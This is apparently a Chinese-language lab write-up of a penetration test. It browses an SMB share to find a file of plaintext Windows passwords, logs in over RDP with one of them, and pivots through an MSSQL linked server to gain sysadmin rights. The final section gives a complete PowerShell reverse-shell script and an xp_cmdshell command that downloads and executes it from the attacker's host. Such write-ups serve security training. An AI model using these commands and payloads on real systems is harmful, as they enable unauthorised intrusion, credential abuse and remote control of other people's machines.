smb: \IT\Simon\> cd ..

smb: \IT\> ls

.	D	0	Fri Apr 22 06:11:44
2022			
..	D	0	Fri Apr 22 06:11:44
2022			
Fiona	D	0	Fri Apr 22 06:11:53
2022			
John	D	0	Fri Apr 22 07:15:09

```

2022
    Simon                                D            0   Fri Apr 22 07:16:07
2022
cd
                                7706623 blocks of size 4096. 3143774 blocks available
smb: \IT\> cd Fiona
smb: \IT\Fiona\> ls
.                                D            0   Fri Apr 22 06:11:53
2022
..                               D            0   Fri Apr 22 06:11:53
2022
    creds.txt                          A           118   Fri Apr 22 06:13:11
2022
                                7706623 blocks of size 4096. 3143774 blocks available
smb: \IT\Fiona\> more creds.txt
getting file \IT\Fiona\creds.txt of size 118 as /tmp/smbmore.Fv9Pe7 (0.1
KiloBytes/sec) (average 0.1 KiloBytes/sec)

```

creds.txt

```

Windows Creds
kAkd03SA@#!
48Ns72!bns74@S84NNNSl
SecurePassword!
Password123!
SecureLocationforPasswords123 !!

```

```

└─(chenduoduo@kali24)-[~/Desktop]
└─$ rdesktop -u fiona -p '48Ns72!bns74@S84NNNSl' 10.129.203.10

```

这里重要的地方在于，之前发现了还有一个额外的链接服务器 **LOCAL.TEST.LINKED.SRV** 存在，通过这个链接服务器作为跳板，可以在本地执行**admin**权限，从而通过**EXECUTE ()** 来实现各种操作

登陆上mssql后，先横向移动到同等权限的其他用户（John）。之后判断是否有管理员权限在别的连接上。



```
1> select * from openquery("LOCAL.TEST.LINKED.SRV", 'SELECT
is_srvrolemember(''sysadmin'')')
2> go

1
```

它显示了一个 **1** 值，表明John用户具有 **sysadmin** 角色。现在让我们在链接的服务器上执行SQL查询。

反向shell脚本

shell.ps1

```
$client = New-Object
System.Net.Sockets.TCPClient('10.10.16.165',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,
$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
1> EXECUTE('xp_cmdshell ''echo IEX (New-Object
Net.WebClient).DownloadString("http://10.10.16.165/shell.ps1") |
powershell -noprofile''') AT [LOCAL.TEST.LINKED.SRV];
2> go
```